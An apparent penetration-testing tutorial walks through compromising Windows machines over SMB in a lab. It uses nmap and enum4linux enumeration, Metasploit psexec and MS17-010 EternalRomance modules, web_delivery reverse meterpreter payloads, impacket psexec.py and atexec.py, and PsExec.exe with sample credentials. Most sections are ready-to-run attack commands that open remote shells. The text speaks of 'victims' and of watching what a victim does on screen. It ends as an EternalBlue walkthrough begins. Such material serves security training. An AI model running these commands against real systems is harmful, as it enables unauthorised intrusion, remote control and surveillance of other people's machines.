
Following Script attempts to detect if a Microsoft SMBv1 server is vulnerable to a remote code execution vulnerability (ms17-010, a.k.a. EternalBlue). The vulnerability is actively exploited by WannaCry and Petya ransomware and other malware.



|  |  |
| --- | --- |
| 1 | nmap --script smb-vuln\* -p 139,445 192.168.1.103 |

The script connects to the $IPC tree, executes a transaction on FID 0 and checks if the error “STATUS\_INSUFF\_SERVER\_RESOURCES” is returned to determine if the target is not patched against ms17-010. Additionally, it checks for known error codes returned by patched systems.

From the given below image you can observe, it found the target machine is vulnerable to ms17-010 due to SMBv1.



Enum4linux

Enum4linux is a tool for enumerating information from Windows and Samba systems. It attempts to offer similar functionality to enum.exe formerly available from www.bindview.com.

It is written in Perl and is basically a wrapper around the Samba tools smbclient, rpclient, net, and nmblookup.


**Key features:**

* RID cycling (When RestrictAnonymous is set to 1 on Windows 2000)
* User listing (When RestrictAnonymous is set to 0 on Windows 2000)
* Listing of group membership information
* Share enumeration
* Detecting if the host is in a workgroup or a domain
* Identifying the remote operating system
* Password policy retrieval




|  |  |
| --- | --- |
| 1 | enum4linux -a 192.168.1.102 |

As you can observe, it has shown target belongs to Workgroup and dump NetBIOS name along with their suffix and much more information.



Also, perform enumerate user along with their RID in hexadecimal form with the help of rpcclient. Hence enum4linux is Swiss-knife when it comes to performing enumeration. But it cannot identify SMB vulnerability like Nmap.



In this article, we will learn how to connect with victim’s machine via SMB port 445, once you have collected username and password to your victim’s PC. To know how collect username and passwords to your remote host via SMB protocol click [**here**](https://www.hackingarticles.in/5-ways-to-hack-smb-login-password/) and to understand what is SMB protocol, click [**here**](https://www.hackingarticles.in/penetration-testing-in-smb-protocol-using-metasploit/)

**Table of Content**

**Exploiting Windows Server 2008 R2 via SMB through Metasploit inbuilt exploits:**

* Microsoft Windows Authenticated User Code Execution
* Microsoft Windows Authenticated Powershell Command Execution
* Microsoft Windows Authenticated Administration Utility
* SMB Impacket WMI Exec

**Third-party Tools**

* Impacket (psexec)
* Impacket (exec)
* Psexec exe
* Atelier Web Remote Commander

**Exploiting Windows 2007 via SMB through Metasploit inbuilt exploits:**

* MS17-010 EternalRomance SMB Remote code execution
* MS17-010 EternalRomance SMB Remote command execution

**Let’s Begin**

Tested on: Windows Server2008 R2

Attacking Machine: Kali Linux

**Microsoft Windows Authenticated User Code Execution**

This module uses a valid administrator username and password (or password hash) to execute an arbitrary payload. This module is similar to the “psexec” utility provided by SysInternals. This module is now able to clean up after itself. The service created by this tool uses a randomly chosen name and description.



|  |  |
| --- | --- |
| 1  2  3  4  5 | msf > use exploit/windows/smb/psexec  msf exploit windows/smb/psexec) > set rhost 192.168.1.104  msf exploit(windows/smb/psexec) > set smbuser administrator  msf exploit(windows/smb/psexec) > set smbpass Ignite@123  msf exploit(windows/smb/psexec) > exploit |

Here,

rhost –> IP of victim PC

smbuser –> username

smbpass –> password



Once the commands run you will gain a **meterpreter session** of your victim’s PC and so you can access it as you want.


**Microsoft Windows Authenticated Powershell Command Execution**

This module uses a valid administrator username and password to execute a PowerShell payload using a similar technique to the “psexec” utility provided by SysInternals. The payload is encoded in base64 and executed from the command line using the –encoded command flag. Using this method, the payload is never written to disk, and given that each payload is unique, is less prone to signature-based detection. A persist option is provided to execute the payload in a while loop in order to maintain a form of persistence. In the event of a sandbox observing PSH execution, a delay and other obfuscation may be added to avoid detection. In order to avoid interactive process notifications for the current user, the psh payload has been reduced in size and wrapped in a PowerShell invocation which hides the window entirely.



|  |  |
| --- | --- |
| 1  2  3  4  5 | msf > use exploit/windows/smb/psexec\_psh  msf exploit(windows/smb/psexec\_psh) > set rhost 192.168.1.104  msf exploit(windows/smb/psexec\_psh) > set smbuser administrator  msf exploit(windows/smb/psexec\_psh) > set smbpass Ignite@123  msf exploit(windows/smb/psexec\_psh) > exploit |

Once again as the commands run you will gain a **meterpreter session** of victim’s PC. And therefore, you can do as you wish.




**Microsoft Windows Authenticated Administration Utility**

This module uses a valid administrator username and password ***to execute an arbitrary command on one or more hosts***, using a similar technique than the “psexec” utility provided by SysInternals. Daisy chaining commands with ‘&’ do not work and users shouldn’t try it. This module is useful because it doesn’t need to upload any binaries to the target machine.

Thus, in a new Metasploit framework we had used web delivery module to get malicious dll code which we can use as an arbitrary command on the host.




|  |  |
| --- | --- |
| 1  2  3  4  5 | use exploit/multi/script/web\_delivery  msf exploit(multi/script/web\_delivery) > set target 3  msf exploit(multi/script/web\_delivery) > set payload windows/meterpreter/reverse\_tcp  msf exploit(multi/script/web\_delivery) > set lhost 192.168.1.106  msf exploit(multi/script/web\_delivery) > exploit |




Copy the highlighted text for malicious dll code.



|  |  |
| --- | --- |
| 1  2  3  4  5  6 | msf > use auxiliary/admin/smb/psexec\_command  msf auxiliary(admin/smb/psexec\_command) > set rhosts 192.168.1.104  msf auxiliary(admin/smb/psexec\_command) > set smbuser administrator  msf auxiliary(admin/smb/psexec\_command) > set smbpass Ignite@123  msf auxiliary(admin/smb/psexec\_command) > set COMMAND [Paste above copied dll code here]  msf auxiliary(admin/smb/psexec\_command) > exploit |



As soon as we run psexec auxiliary we will get a meterpreter session with as an administrator.




**SMB Impacket WMI Exec**

This module is a similar approach to psexec but executing commands through WMI.



|  |  |
| --- | --- |
| 1  2  3  4  5  6 | msf > use auxiliary/scanner/smb/impacket/wmiexec  msf auxiliary(scanner/smb/impacket/wmiexec) > set rhosts 192.168.1.104  msf auxiliary(scanner/smb/impacket/wmiexec) > set smbuser administrator  msf auxiliary(scanner/smb/impacket/wmiexec) > set smbpass Ignite@123  msf auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND systeminfo  msf auxiliary(scanner/smb/impacket/wmiexec) > exploit |



**Impacket for Psexec.py**

Psexec.py lets you execute processes on remote windows systems, copy files on remote systems, process their output and stream it back. It allows execution of remote shell commands directly with the full interactive console without having to install any client software.

Now let’s install the Impacket tools from GitHub. You can get it from here. Firstly, clone the git, and then install the Impacket and then run psexec.py to connect the victim’s machine.




|  |  |
| --- | --- |
| 1  2  3  4 | git clone https://github.com/CoreSecurity/impacket.git  cd impacket/  python setup.py install  cd examples |

**Syntax:** ./psexec.py [[domain/] username [: password] @] [Target IP Address]



|  |  |
| --- | --- |
| 1 | ./psexec.py SERVER/Administrator:Ignite@192.168.1.104 |



**Impacket for Atexec.py**


This example executes a command on the target machine through the Task Scheduler service and returns the output of the executed command.

**Syntax:** /atexec.py [[domain/] username [: password] @] [Target IP Address] [Command]



|  |  |
| --- | --- |
| 1 | ./atexec.py SERVER/Administrator:Ignite123@192.168.1.104 systeminfo |

As you can see below that a remote connection was established to the server and the command systeminfo was run on the Target server with the output of the command delivered on the Kali terminal.



**PsExec.exe**

Psexec.exe is software that helps us to access other computers in a network. This software directly takes us to the shell of the remote PC with the advantage of doing nothing manually. Download this software from –> **http://download.sysinternals.com/files/PSTools.zip.**

Unzip the file once you have downloaded it. Go to your command prompt and type:



|  |  |
| --- | --- |
| 1 | PsExec.exe\\192.168.1.104 -u administrator -p Ignite@123 cmd |


Here,

192.168.1.104 –> is the IP of the remote host

-u –> denotes username

-p –> denotes password


cmd –> to enter victim’s command prompt




**Atelier Web Remote Commander**

This is graphical software that let us gain control of the victim’s PC that too quite easily.

Once you have open the software give the **IP address**of your victim’s PC in remote host box along with the **username** and **password**in their respective boxes. And then click on **connect**; the whole victim’s PC’s screen will appear on your Desktop and you will have a pretty good view of what your victim is doing.



As you can observe we are having Screen of victim’s machine in front of us.



**MS17-010 EternalRomance SMB Remote Code Execution**


Tested on: Windows 2007 ultimate

Attacking Machine: Kali Linux

This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type of confusion between Transaction and write and requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit but requires a named pipe.



|  |  |
| --- | --- |
| 1  2  3  4  5 | msf > use exploit/windows/smb/ms17\_010\_psexec  msf exploit(windows/smb/ms17\_010\_psexec) > set rhost 192.168.1.105  msf exploit(windows/smb/ms17\_010\_psexec) > set smbuser raj  msf exploit(windows/smb/ms17\_010\_psexec) > set smbpass 123  msf exploit(windows/smb/ms17\_010\_psexec) > exploit |



**MS17-010 EternalRomance SMB Remote Command Execution**


This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec command execution is done. Exploits a type of confusion between Transaction and write and requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit but requires a named pipe.

Thus, in a new Metasploit framework we had used web delivery module to get malicious dll code which we can use as an arbitrary command on the host.




|  |  |
| --- | --- |
| 1  2  3  4  5 | use exploit/multi/script/web\_delivery  msf exploit(multi/script/web\_delivery) > set target 3  msf exploit(multi/script/web\_delivery) > set payload windows/meterpreter/reverse\_tcp  msf exploit(multi/script/web\_delivery) > set lhost 192.168.1.106  msf exploit(multi/script/web\_delivery) > exploit |

Copy the highlighted text for malicious dll code.






|  |  |
| --- | --- |
| 1  2  3  4  5  6 | msf > use auxiliary/admin/smb/ms17\_010\_command  msf auxiliary(admin/smb/ms17\_010\_command) > set rhosts 192.168.1.105  msf auxiliary(admin/smb/ms17\_010\_command) > set smbuser raj  msf auxiliary(admin/smb/ms17\_010\_command) > set smbpass 123  msf auxiliary(admin/smb/ms17\_010\_command) > set COMMAND [Paste above copied dll code here]  msf auxiliary(admin/smb/ms17\_010\_command) > exploit |



As soon as we run psexec auxiliary we will get a meterpreter session with as an administrator.

In this way, we can compromise a victim’s machine remotely if we have login credential.

Happy Hacking!!!!



**Windows 7 – Eternalblue SMB**

This module is a port of the Equation Group ETERNAL BLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memory operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with a mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original, may not trigger 100% of the time and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again.

**Let’s start!!!**


**Attacker: Kali Linux**

**Target: Window 7**

Open the terminal in your Kali Linux type msfconsole to load Metasploit framework.



|  |  |
| --- | --- |
| 1 | msfconsole |



